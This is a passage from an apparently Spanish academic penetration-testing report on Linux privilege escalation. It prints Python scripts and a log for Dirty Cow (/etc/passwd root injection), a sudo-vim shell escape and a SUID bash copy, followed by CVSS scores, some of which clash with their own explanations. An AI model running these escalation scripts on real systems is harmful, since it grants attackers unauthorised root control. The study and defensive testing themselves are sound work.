


Figura 4.9

Ejecución de PruebaDirtyCow_S2.py




Figura 4.10

Éxito de la ejecución de PruebaDirtyCow_S2.py

Figura 4.11

Ejecución de PruebaDirtyCow_S3.py




Figura 4.12

Éxito de la ejecución de PruebaDirtyCow_S3.py

```
[user1files3@localhost ~]$ python PruebaDirtyCow_S3.py
Compilando y ejecutando DirtyCow.c ...
total 24
-rwxrwxr-x 1 user1files3 user1files3 14038 nov 13 14:32 dirtyCow
-rw-r--r-- 1 user1files3 user1files3  3961 nov 13 14:31 Dirtycow.c
-rw-r--r-- 1 user1files3 user1files3   775 nov 13 14:31 PruebaDirtyCow_S3.py
Cow says moo/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: password
Complete line:
fakeuser:fa/EWzNDWaxOY:0:0:pwned:/root:/bin/bash

mmap: 7ff5ecb06000
Done! Now go to /etc/passwd to set your new root user line created.
Then, use the physical space opened to log in with the username 'fakeuser' an
d the password 'password'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
El archivo passwd.bak se ha copiado a /tmp/passwd.bak
Ingrese la linea de usuario generada por el Dirty Cow: fakeuser:fa/EWzNDWaxOY
:0:0:pwned:/root:/bin/bash
Contraseña:
[root@localhost user1files3]#
```


b) Prueba de penetración 2. Explotación de SUDO con VIM

Para esta prueba se automatizó la ejecución de un ataque de explotación SUDO (explicado en la teoría) y para ello se creó desde cero el script PruebaSUDO.py, el cual también es codificado en Python y también consta de dos variantes para cada servidor donde se atacará PruebaSUDO_S2.py y PruebaSUDO_S3.py. En caso se desee revisar estos scripts a más detalle, también se encontrarán en los anexos.

Antes de iniciar con el ataque, el usuario 2 realiza la transferencia de PruebaSUDO.py, PruebaSUDO_S2.py y PruebaSUDO_S3.py por la misma forma de transferencia ssh para los 3 servidores de archivos como en la prueba anterior. Para mostrar el contenido del script, tomaremos como ejemplo PruebaSUDO.py

Figura 4.13

Código en Python para la ejecución de PruebaSUDO.py



```
1   def PruebaSUDO():
2     import os
3     import os.path
4
5     if os.path.isfile('/home/user2files/file1.txt'):
6           print("El archivo ansuelo existe ... Explotando vulnerabilidad")
7           os.system('sudo vim -c "! bash" file1.txt')
8     else:
9           os.system('touch /home/user2files/file1.txt')
10          print("Archivo creado ... Ejecutar el programa otra vez")
11
12  PruebaSUDO()
```

Este código primero debe definir la ruta en donde se llevará a cabo el ataque, siendo este el espacio personal del usuario 2, el cual varía en cada servidor. Luego, el script primero revisa la existencia de un archivo llamado 'file1.txt', un archivo que en realidad es solo un anzuelo para el ataque principal. Para verificar esto, se definió una estructura condicional en donde, si el archivo anzuelo existe, se ejecutará el ataque principal, pero, si este archivo no existe, será creado para luego solicitar al usuario que vuelva a ejecutar el script.

Si el script detecta que el archivo anzuelo 'file1.txt' existe, realiza la explotación. En este caso, en lugar de abrir este archivo de la manera común únicamente con el comando vim, el script ejecuta la lectura del archivo de texto con unos comandos especiales de la consola del editor de texto vim. Es decir, la línea de código 7 simula abrir el archivo de texto con el comando vim que nos abrirá el editor de texto, sin embargo, recordemos que el editor de texto vim, al ser un editor de texto a nivel de consola y no de GUI, no cuenta con botones de abrir, cerrar o guardar los cambios en el texto y se maneja únicamente por comandos, siendo, por ejemplo, ": q" en caso uno quiera salir del editor vim o ": w" en caso de querer guardar los cambios antes de salir. Uno puede ejecutar una gran variedad de comandos en esta consola del editor de texto vim, sin embargo, la explotación consiste en ejecutar unos comandos que, nos hará salir del editor de texto y, al salir a la consola principal, encontrar que estamos en un modo de administrador, debido a una explotación ocasionada por ejecutar un comando sudo en un momento en que no se debería. El script ejecuta el comando sudo junto con la apertura del archivo "file1.txt" y la ejecución de "!bash" en la consola del vim a través de una sola línea de código.

Al ejecutar esto, se nos otorga un permiso temporal de administrador facilitado por el comando sudo y los comandos especiales del vim. Con la mezcla del uso del sudo y estos comandos que no deberían ser ejecutados en la consola del vim, se puede burlar la seguridad del sistema para que pueda obtener los privilegios de usuario. El resultado final de la ejecución de este script es una consola que está con los permisos de usuario desbloqueados.

Figura 4.14

Éxito de la ejecución de PruebaSUDO.py





Figura 4.15

Éxito de la ejecución de PruebaSUDO_S2.py

Figura 4.16

Éxito de la ejecución de PruebaSUDO_S3.py



c) Prueba de penetración 3. Explotación SUID

Para esta prueba se creó desde cero un script automatizado escrito en Python que ejecuta un ataque de explotación SUID como el explicado en la teoría. Al igual que los scripts creados para las dos pruebas anteriores, este también requiere de la creación de dos variantes para cada servidor que desee atacar, por lo que en este caso se tienen los scripts PruebaSUID.py, PruebaSUID_S2.py y PruebaSUID_S3.py. En caso se desee revisarlos más a detalle, se encontrarán en los anexos.

Al igual que en las pruebas anteriores, el usuario 3 realiza el copiado de estos scripts, por la misma forma de transferencia ssh a cada servidor. Para mostrar el funcionamiento del script, tomaremos como ejemplo PruebaSUID.py

Figura 4.17

Código en Python para la ejecución de PruebaSUID.py

```
1   def PruebaSUID():
2     import os
3     import os.path
4
5     if os.path.isfile('/home/user3files/bash'):
6           print("Bash existente ... ingresando al modo con privilegios")
7           os.system('./bash -p')
8     else:
9           com1 = 'sudo cp -rp /bin/bash /home/user3files'
10          com2 = 'sudo chmod u+s bash'
11          os.system(com1)
12          os.system(com2)
13          print("Bash copiado, ejecutar el programa de nuevo")
14  PruebaSUID()
```

Cada script de explotación SUID tiene una estructura similar a los scripts de la prueba de penetración 2, la explotación SUDO, en el sentido de que también maneja una estructura condicional para poder funcionar y también basa su funcionamiento en un archivo anzuelo. En caso de que el script encuentre la existencia del archivo anzuelo ejecutará la explotación, si no es así, traerá el archivo anzuelo y luego pedirá al usuario que vuelva a ejecutar el script.

Antes debemos dejar en claro de que, a diferencia de la prueba anterior que creaba un archivo anzuelo vacío el cual llamó “file1.txt”, este script trae un archivo ya existente desde una ruta que le pertenece al usuario root, pero solo realizando una copia. En caso el archivo anzuelo necesite ser creado, el script ejecuta el comando “sudo cp -rp /bin/bash /home/user3files” (siendo /home/user3files la ruta de la carpeta personal del usuario 3, la cual cambiará según el servidor donde esté), el cual se encarga de dirigirse al directorio /bin/ (lugar donde se encuentran ficheros y ejecutables muy importantes para el sistema) y realiza la copia de un ejecutable bash, el cual es un ejecutable que abre una nueva consola en Linux. Cuando el script ya trajo esta consola como ejecutable, la copia y pega en el directorio de usuario. Cuando ya se ha copiado este archivo, el código busca cambiar los permisos de ejecución del bash, para ello ejecuta el comando “sudo chmod u+s bash” el cual otorgará al bash el permiso de ejecución de Sustituto y luego de ello, el script avisa al usuario que el archivo anzuelo ya ha sido creado y necesita ejecutarlo de nuevo para iniciar con la explotación.

Una vez se tenga el bash anzuelo, se puede explotar la vulnerabilidad que presenta el bash ante el siguiente comando: “bash -p”, ejecutado por el script. Generalmente, cuando se ejecuta un comando que ejecuta un bash se hace sin el parámetro “-p”, este último permite en una explotación de SUID que se ejecute un bash con privilegios de administrador. El resultado final luego de correr el comando final en el script es la apertura de una consola con los permisos de administrador.

Figura 4.18

Éxito de la ejecución de PruebaSUID.py




Figura 4.19

Éxito de la ejecución de PruebaSUID_S2.py





Figura 4.20

Éxito de la ejecución de PruebaSUID_S3.py



5. RESULTADOS

A continuación, se presentan los resultados de las pruebas ejecutadas, en donde, se detalla la descripción completa de los vectores de ataque analizados bajo un formato estándar de prueba de penetración. Posteriormente, se realizará la comparación entre los resultados obtenidos como parte de la evaluación de efectividad de la investigación.

Para comprender las medidas de efectividad que se consideran en la investigación se necesita recordar la siguiente información definida en la teoría:

- Tiempo de ejecución: Se mide cronometrando el tiempo en minutos y segundos desde el inicio del ataque ejecutado hasta que finaliza, contando toda interrupción u obstrucción en el proceso.
- CVSS 3.1: Se toma el análisis del vector de ataque según las métricas base que presenta el marco de trabajo y se utiliza la tabla de conversiones para calcular un puntaje numérico que nos dirá que tan severo es.

5.1 RESULTADOS PARA EL VECTOR DE ATAQUE N°1:

Tabla 5.1

Análisis del vector de ataque 1

N° VA	**Vector de ataque**	**Ataque exitoso**
VA1	Transferencia y ejecución del script para la Prueba Dirty Cow.	Escenario 1: Si Escenario 2: Si Escenario 3: Si
N° VU	**Vulnerabilidad**	
VU1	Copiado y modificación del archivo de sistema **/etc/passwd** cuyo acceso es único de administrador	
Puntaje CVSS 3.1		
CVSS:3.1/AV:A/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H **En donde:** Attack Vector (AV): Adjacent (A). El vector de ataque puede ser explotado en un entorno interno, así como también, en otro escenario, de manera remota. Sin embargo, para lograr conservar la condición de ataque interno, el vector debe permanecer en un mismo espacio lógico que los servidores. Attack Complexity (AC): Low (L). El nivel de complejidad del ataque es bajo debido a que la condición de la ejecución del ataque solo se condiciona al correcto funcionamiento del script. Privileges Required (PR): Low (L). El usuario requiere únicamente privilegios básicos para la prueba. Los privilegios altos son los obtenidos con el éxito del ataque. User Interaction (UI): No Required (N). No se requiere de una intervención de un usuario a parte de los que realizan la prueba. Scope (S): Changed (C). El Scope se refiere a si el ataque solo afecta al lugar en donde apunta y no a otros módulos del sistema a los que puede acceder libremente luego de explotar la vulnerabilidad. Confidenciality (C): High (H). Nivel alto porque se impacta gravemente a la confidencialidad de la información. Integrity (I): High (H). Nivel alto porque los módulos impactados cambian bruscamente luego del ataque. Availability (A): High (H). Disponibilidad alta, porque luego del ataque, el atacante tiene el control total sobre el archivo de configuración afectado. **Por lo tanto, según la calculadora de CVSS 3.1, podemos decir que este vector de ataque posee una puntuación de 9.0 (Crítico)**		

ANÁLISIS DE COMPORTAMIENTO EN CADA ESCENARIO:

Tabla 5.2

Vector de ataque N°1 en el escenario 1

Tiempo de ejecución	Contando el tiempo desde la ejecución del diagnóstico de nmap hasta la obtención del permiso de administrador: **1 minuto y 51 segundos.**

Tabla 5.3

Vector de ataque N°1 en el escenario 2

Tiempo de ejecución	Contando el tiempo desde la ejecución del diagnóstico de nmap hasta la obtención del permiso de administrador: **2 minutos y 3 segundos.**

Tabla 5.4

Vector de ataque N°1 en el escenario 3

Tiempo de ejecución	Contando el tiempo desde la ejecución del diagnóstico de nmap hasta la obtención del permiso de administrador: **1 minuto y 56 segundos.**

5.2 RESULTADOS PARA EL VECTOR DE ATAQUE N°2:

Tabla 5.5

Análisis del vector de ataque 2

N° VA	**Vector de ataque**	**Ataque exitoso**
VA2	Transferencia y ejecución del script para la PruebaSUDO.py.	Escenario 1: Si Escenario 2: Si Escenario 3: Si
N° VU	**Vulnerabilidad**	
VU2	Obtención forzada de un Shell con permisos de administrador por la explotación del sudo en la aplicación vim	
Puntaje CVSS 3.1		
CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:/I:L/A:H. **En donde:** Attack Vector (AV): Adjacent (A). El vector de ataque puede ser explotado en un entorno interno, así como también, en otro escenario, de manera remota. Sin embargo, para lograr conservar la condición de ataque interno, el vector debe permanecer en un mismo espacio lógico que los servidores. Attack Complexity (AC): Low (L). El nivel de complejidad del ataque es bajo. Privileges Required (PR): None (N). El usuario no requiere de privilegios específicos para la prueba. Estos privilegios son los obtenidos con el éxito del ataque. User Interaction (UI): No Required (N). No se requiere de una intervención de un usuario a parte de los que realizan la prueba. Scope (S): Unchanged (U). El Scope se refiere a si el ataque solo afecta al lugar en donde apunta y no a otros módulos del sistema. Este ataque pasa por alto la configuración de permisos presente en el kernel para la ejecución de comandos especiales en el Vim, pero fuera de eso, no afecta a otro punto, por lo que el Scope no cambia. Confidenciality (C): High (H). Nivel de impacto en la confidencialidad, alto, porque al finalizar el ataque se obtiene el acceso a un Bash que contiene los permisos de administrador y por lo tanto la pérdida de confidencialidad de todos los elementos del sistema es grande. El contenido confidencial puede ser divulgado por el atacante. Integrity (I): Low (L). Nivel de impacto en la integridad, baja, debido a que el Shell obtenido no es propio del funcionamiento del vim. El editor de texto es afectado en su funcionamiento como tal y pasa a ser un medio no autorizado para conseguir un Shell con permisos de administrador. Pero no se afecta su funcionamiento de manera total, únicamente de forma parcial por lo que se le otorga un nivel bajo y no alto. Availability (A): High (H). Nivel de impacto en la disponibilidad, alta, porque luego de ser explotada la vulnerabilidad, el atacante tiene el acceso total a obtener el Shell con permisos de administrador en cualquier otro momento y poder compartir el acceso a ese ejecutable con quien lo desee. **Por lo tanto, según la calculadora de CVSS 3.1, podemos decir que este vector de ataque posee una puntuación de 8.3 (Alta)**		

ANÁLISIS DE COMPORTAMIENTO EN CADA ESCENARIO:

Tabla 5.6

Vector de ataque N°2 en el escenario 1

Tiempo de ejecución	Contando el tiempo desde la ejecución del diagnóstico de nmap hasta la obtención del permiso de administrador: **2 minutos y 1 segundos.**

Tabla 5.7

Vector de ataque N°2 en el escenario 2

Tiempo de ejecución	Contando el tiempo desde la ejecución del diagnóstico de nmap hasta la obtención del permiso de administrador: **1 minuto y 34 segundos.**

Tabla 5.8

Vector de ataque N°2 en el escenario 3

Tiempo de ejecución	Contando el tiempo desde la ejecución del diagnóstico de nmap hasta la obtención del permiso de administrador: **1 minuto y 51 segundos.**

5.3 RESULTADOS PARA EL VECTOR DE ATAQUE N°3:

Tabla 5.9

Análisis del vector de ataque 3

N° VA	Vector de ataque	Ataque exitoso
VA3	Transferencia y ejecución del script para la PruebaSUID.py.	Escenario 1: Si Escenario 2: Si Escenario 3: Si
N° VU	**Vulnerabilidad**	
VU3	Obtención de un Bash con permisos de administrador con la sustitución de permisos y la ejecución del Bash con el flag activado de privilegios de administración.	
Puntaje CVSS 3.1		
CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H **En donde:** Attack Vector (AV): Adjacent (A). El vector de ataque puede ser explotado en un entorno interno, así como también, en otro escenario, de manera remota. Sin embargo, para lograr conservar la condición de ataque interno, el vector debe permanecer en un mismo espacio lógico que los servidores. Attack Complexity (AC): Low (L). El nivel de complejidad del ataque es bajo debido a la complejidad del script que solo realiza el copiado de un elemento de sistema a una ruta y luego ejecuta este elemento con un parámetro especial. Privileges Required (PR): Low (L). El usuario requiere privilegios básicos para la ejecución de ciertos comandos que se necesitan para que el ataque sea exitoso. Los privilegios altos son los obtenidos con el éxito del ataque. User Interaction (UI): No Required (N). No se requiere de una intervención de un usuario a parte de los que realizan la prueba. Scope (S): Unchanged (UC). El Scope se refiere a si el ataque solo afecta al lugar en donde apunta y no a otros módulos del sistema. Este ataque accede a un bash que está presente en la carpeta bin. Por lo que el ataque solo afecta a un solo lugar. Confidenciality (C): High (H). Nivel de impacto de la confidencialidad alto, porque al explotar las vulnerabilidades con el SUID se afecta directamente a un archivo propio del sistema que se encuentra en la ruta bin, el cual es un archivo creado junto con la instalación del sistema operativo cuyo acceso es altamente restringido. Integrity (I): High (H). Nivel de impacto en la integridad alto, porque ahora ya no solo existe un ejecutable bash único del sistema, sino se tiene una copia alterada del mismo, que el usuario atacante puede ejecutar las veces que desee. Availability (A): High (H). Nivel de impacto en la disponibilidad alto, porque al explotar la vulnerabilidad, el atacante recibe un bash que es propiedad de él y puede ingresar al modo de usuario administrador las veces que desee y, también, otorgar su acceso o bloquear su acceso a quienes él desee. **Por lo tanto, según la calculadora de CVSS 3.1, podemos decir que este vector de ataque posee una puntuación de 7.6 (Alto)**		

ANÁLISIS DE COMPORTAMIENTO EN CADA ESCENARIO:

Tabla 5.10

Vector de ataque N°3 en el escenario 1

Tiempo de ejecución	Contando el tiempo desde la ejecución del diagnóstico de nmap hasta la obtención del permiso de administrador: **1 minuto y 28 segundos.**

Tabla 5.11

Vector de ataque N°3 en el escenario 2

Tiempo de ejecución	Contando el tiempo desde la ejecución del diagnóstico de nmap hasta la obtención del permiso de administrador: **1 minuto y 37 segundos.**

Tabla 5.12

Vector de ataque N°3 en el escenario 3

Tiempo de ejecución	Contando el tiempo desde la ejecución del diagnóstico de nmap hasta la obtención del permiso de administrador: **1 minuto y 36 segundos.**

6. DISCUSIÓN

En la revisión de la literatura encontramos investigaciones que tomaron las pruebas de penetración en un enfoque más general, como también, el caso de Hajdarevic y Dzaltur (2015) y Satria et al. (2018) que se centraron únicamente en las pruebas de penetración con enfoque interno. Sin embargo, estos autores no presentan los resultados de las vulnerabilidades encontradas de la manera explícita como la analizada en los cuadros presentados anteriormente, ni tampoco se presentaron las amenazas encontradas con el análisis de riesgo que se puede realizar con la puntuación de CVSS 3.1. Para complementar ese punto restante en las investigaciones anteriores, optamos por presentar los resultados de las pruebas de penetración internas ejecutadas de forma detallada, junto con un análisis de efectividad de estas pruebas en los 3 escenarios propuestos. Todo esto con el objetivo de observar el comportamiento de estas pruebas en escenarios similares y analizar la cantidad y calidad de información detallada que se puede encontrar con estas pruebas, ayudando así a demostrar lo realmente efectivo que es utilizar pruebas de penetración internas contra las vulnerabilidades de escalamiento de privilegios de usuario.

